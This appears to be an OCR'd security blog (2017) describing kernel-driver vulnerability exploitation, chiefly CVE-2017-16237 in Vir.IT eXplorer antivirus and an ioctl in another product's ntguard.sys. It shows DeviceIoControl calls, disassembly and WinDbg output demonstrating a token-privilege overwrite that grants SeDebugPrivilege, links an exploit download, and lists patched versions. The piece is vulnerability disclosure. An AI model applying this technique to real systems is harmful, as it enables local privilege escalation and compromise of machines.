Fixed version numbers (vendors advisory ~~soon to be released~~)


	Vulnerable version	Fixed version
Software	2.16.7	2.16.18
ntguard.sys	0.18780.0.0	0.43.0.0
ntguard_x64.sys	0.18780.0.0	0.43.0.0


I'm exploiting the vulnerable subroutine used by ioctl 0x8300000c by overwriting the _SEP_TOKEN_PRIVILEGES structure where arg_20 is our inputted output buffer address.



In our process _SEP_TOKEN_PRIVILEGES structure I'm overwriting a byte in the "Present" field and a byte in the "Enabled" field with the hardcoded value of 0x11 by calling the vulnerable subroutine twice.

```
DeviceIoControl(hDevice, 0x8300000c, NULL, 0,
(LPVOID)PresentByteOffset, 0, &dwRetBytes, NULL);
DeviceIoControl(hDevice, 0x8300000c, NULL, 0, (LPVOID)EnableByteOffset,
0, &dwRetBytes, NULL);
```





The exploit can be downloaded from here [zip] or from Exploit-DB when it gets published.

@ParvezGHH

Posted by *Parvez* on *November 2, 2017*

Exploiting Vir.IT eXplorer Anti-Virus Arbitrary Write Vulnerability

Posted in: All, Bugs, Exploits, Vulnerabilities. Tagged: Elevate, Kernel. Leave a Comment


Last month I started hunting for kernel bugs again and it wasn't too long before I found a nice collection of bugs in an antivirus product called Vir.IT eXplorer. In total 6 kernel vulnerabilities were discovered. All of the vulnerabilities were due to the inputted buffer not being validated. The below table lists the ioctls, related CVE and type of vulnerability

IOCTL	CVE ID	Vulnerability Type
0x82730078	CVE-2017-16233	Buffer Overflow
0x82730048	CVE-2017-16234	Denial of Service
0x82730098	CVE-2017-16235	Arbitrary Write
0x82730028	CVE-2017-16236	Denial of Service
0x8273007C	CVE-2017-16237	Arbitrary Write
0x82730080	CVE-2017-16238	Arbitrary Write

All of the vulnerabilities were fixed and an updated product released within a day.

	Vulnerable version	Fixed version
Software	8.5.39	8.5.42
Viragtlt.sys	1.80.0.0	1.81.0.0
Viraglt64.sys	1.0.0.11	1.0.0.12

I decided to exploit the ioctl 0x8273007C by overwriting the _SEP_TOKEN_PRIVILEGES structure.



Here I am overwriting certain offsets of the _SEP_TOKEN_PRIVILEGES structure with byte 0x11, actually overwriting a byte in the “Present” field and a byte in the “Enabled” field. This will give us the “SeDebugPrivilege” privilege. Once the privilege has been obtained all that needs doing is to inject shellcode into a privileged process. The reason we need two writes as Kyriakos Economou

@kyREcon pointed out in Windows 10 (1703) the “Enabled” privileges are checked against “Present” privileges. You can read Kyriakos’s paper here

For this exploit you can overwrite with whatever values/offsets you like to get the desired privileges, I just happened to use value 0x11 in this case knowing it will give me the “SeDebugPrivilege” privilege as I had previously written another exploit which I’m still waiting to publish once that software fix has been released.

The vulnerable code has two XCHG instructions used to overwrite the _SEP_TOKEN_PRIVILEGES structure “Present” and “Enabled” field bytes in one go.

```
loc_FFFFF88000DE3E79:
  mov     rbp, [rdi]        ; rdi points to input buffer
  mov     rsi, cr8          ; rbp holds our SEP address -
input[0]
  mov     ecx, 2
  cmp     sil, cl
  jnb     short loc_FFFFF88000DE3E95
  mov     rax, cr8
  mov     cr8, rcx
  mov     sil, al
loc_FFFFF88000DE3E95:
  call    sub_FFFFF88000DEC128
  mov     rcx, [rdi+8]       ; rcx holds "Present" bytes - input[1]
  xchg    rcx, [rbp+0]       ; Overwriting "Present" bytes
  mov     rdx, [rdi+10h]     ; rdx holds "Enabled" bytes - input[2]
  xchg    rdx, [rbp+8]       ; Overwriting "Enabled" bytes
```

Looking at our _SEP_TOKEN_PRIVILEGES structure in WinDbg

```
kd> !process 0 0 cve-2017-16237.exe
PROCESS fffffa8032939600
    SessionId: 1  Cid: 05bc    Peb: 7ffffd6000  ParentCid: 0644
    DirBase: 32c17000  ObjectTable: fffff8a001d4a580  HandleCount:  13.
    Image: cve-2017-16237.exe

kd> !process fffffa8032939600 1
PROCESS fffffa8032939600
    SessionId: 1  Cid: 05bc    Peb: 7ffffd6000  ParentCid: 0644
    DirBase: 32c17000  ObjectTable: fffff8a001d4a580  HandleCount:  13.
    Image: cve-2017-16237.exe
    VadRoot fffffa80323a91b0 Vads 27 Clone 0 Private 2014. Modified 0.
Locked 0.
    DeviceMap fffff8a003a77760
    Token                             fffff8a0031a8060
    ElapsedTime                       00:00:00.686
    UserTime                          00:00:00.000
    KernelTime                        00:00:00.000
    QuotaPoolUsage[PagedPool]         0
    QuotaPoolUsage[NonPagedPool]      0
    Working Set Sizes (now,min,max)  (2362, 50, 345) (9448KB, 200KB,
1380KB)
    PeakWorkingSetSize                2362
    VirtualSize                       16 Mb
    PeakVirtualSize                   16 Mb
    PageFaultCount                    2359
    MemoryPriority                    BACKGROUND
    BasePriority                      8
    CommitCharge                      2089

kd> dt nt!_TOKEN fffff8a0031a8060
```

```
   +0x000 TokenSource      : _TOKEN_SOURCE
   +0x010 TokenId          : _LUID
   +0x018 AuthenticationId : _LUID
   +0x020 ParentTokenId    : _LUID
   +0x028 ExpirationTime   : _LARGE_INTEGER 0x7fffffff`ffffffff
   +0x030 TokenLock        : 0xfffffa80`31e23d40 _ERESOURCE
   +0x038 ModifiedId       : _LUID
   +0x040 Privileges       : _SEP_TOKEN_PRIVILEGES
   +0x058 AuditPolicy      : _SEP_AUDIT_POLICY
   +0x074 SessionId        : 1
   +0x078 UserAndGroupCount : 0xf
   +0x07c RestrictedSidCount : 0
   +0x080 VariableLength   : 0x2c0
   +0x084 DynamicCharged   : 0x400
   +0x088 DynamicAvailable : 0
   +0x08c DefaultOwnerIndex : 0
   +0x090 UserAndGroups    : 0xfffff8a0`031a8370 _SID_AND_ATTRIBUTES
   +0x098 RestrictedSids   : (null)
   +0x0a0 PrimaryGroup     : 0xfffff8a0`03202830 Void
   +0x0a8 DynamicPart      : 0xfffff8a0`03202830  -> 0x501
   +0x0b0 DefaultDacl      : 0xfffff8a0`0320284c _ACL
   +0x0b8 TokenType        : 1 ( TokenPrimary )
   +0x0bc ImpersonationLevel : 0 ( SecurityAnonymous )
   +0x0c0 TokenFlags       : 0x2a00
   +0x0c4 TokenInUse       : 0x1 ''
   +0x0c8 IntegrityLevelIndex : 0xe
   +0x0cc MandatoryPolicy  : 3
   +0x0d0 LogonSession     : 0xfffff8a0`03b398a0
_SEP_LOGON_SESSION_REFERENCES
   +0x0d8 OriginatingLogonSession : _LUID
   +0x0e0 SidHash          : _SID_AND_ATTRIBUTES_HASH
   +0x1f0 RestrictedSidHash : _SID_AND_ATTRIBUTES_HASH
```

```
   +0x300 pSecurityAttributes : 0xfffff8a0`0328df10
_AUTHZBASEP_SECURITY_ATTRIBUTES_INFORMATION
   +0x308 SessionObject    : 0xfffffa80`320f83e0 Void
   +0x310 VariablePart     : 0xfffff8a0`031a8460
```

Before overwriting the bytes it will look like

```
kd> dt nt!_SEP_TOKEN_PRIVILEGES fffff8a0031a8060+40
   +0x000 Present          : 0x6`02880000
   +0x008 Enabled          : 0x800000
   +0x010 EnabledByDefault : 0x800000

kd> db fffff8a0031a8060+40 l18
fffff8a0`031a80a0  00 00 88 02 06 00 00 00-00 00 80 00 00 00 00 00
................
fffff8a0`031a80b0  00 00 80 00 00 00 00 00
........
```

and afterwards

```
kd> dt nt!_SEP_TOKEN_PRIVILEGES fffff8a0031a8060+40
   +0x000 Present          : 0x6`02110000
   +0x008 Enabled          : 0x110000
   +0x010 EnabledByDefault : 0x800000

kd> db fffff8a0031a8060+40 l18
fffff8a0`02b08a70  00 00 11 02 06 00 00 00-00 00 11 00 00 00 00 00
................
fffff8a0`02b08a80  00 00 80 00 00 00 00 00
```


```
........
```

Checking the privileges

```
kd> !token fffff8a0031a8060
_TOKEN fffff8a0031a8060
TS Session ID: 0x1
User: S-1-5-21-2231847605-3015871416-1385684711-1000
Groups:
 00 S-1-5-21-2231847605-3015871416-1385684711-513
    Attributes - Mandatory Default Enabled
 01 S-1-1-0
    Attributes - Mandatory Default Enabled
 02 S-1-5-114
    Attributes - DenyOnly
 03 S-1-5-32-544
    Attributes - DenyOnly
 04 S-1-5-32-545
    Attributes - Mandatory Default Enabled
 05 S-1-5-4
    Attributes - Mandatory Default Enabled
 06 S-1-2-1
    Attributes - Mandatory Default Enabled
 07 S-1-5-11
    Attributes - Mandatory Default Enabled
 08 S-1-5-15
    Attributes - Mandatory Default Enabled
 09 S-1-5-113
    Attributes - Mandatory Default Enabled
 10 S-1-5-5-0-118426
```

```
    Attributes - Mandatory Default Enabled LogonId
 11 S-1-2-0
    Attributes - Mandatory Default Enabled
 12 S-1-5-64-10
    Attributes - Mandatory Default Enabled
 13 S-1-16-8192
    Attributes - GroupIntegrity GroupIntegrityEnabled
Primary Group: S-1-5-21-2231847605-3015871416-1385684711-513
Privs:
 16 0x000000010 SeCreatePermanentPrivilege       Attributes - Enabled
 20 0x000000014 SeDebugPrivilege                 Attributes - Enabled
 25 0x000000019 SeUndockPrivilege                Attributes -
 33 0x000000021 SeIncreaseWorkingSetPrivilege    Attributes -
 34 0x000000022 SeTimeZonePrivilege              Attributes -
Authentication ID:         (0,1d038)
Impersonation Level:       Anonymous
TokenType:                 Primary
Source: User32             TokenFlags: 0x2a00 ( Token in use )
Token ID: e8a62            ParentToken ID: 1d03b
Modified ID:               (0, e8571)
RestrictedSidCount: 0      RestrictedSids: 0000000000000000
OriginatingLogonSession: 3e7
```

The exploit is written only to work from a medium integrity process as I'm using the NtQuerySystemInformation(SystemHandleInformation) API to leak the address of the process token. It has been tested on 64bit Windows 7 and Windows 10 (1709).



The exploit can be downloaded from here [zip] or from Exploit-DB when it gets published.

@ParvezGHH

← Older Entries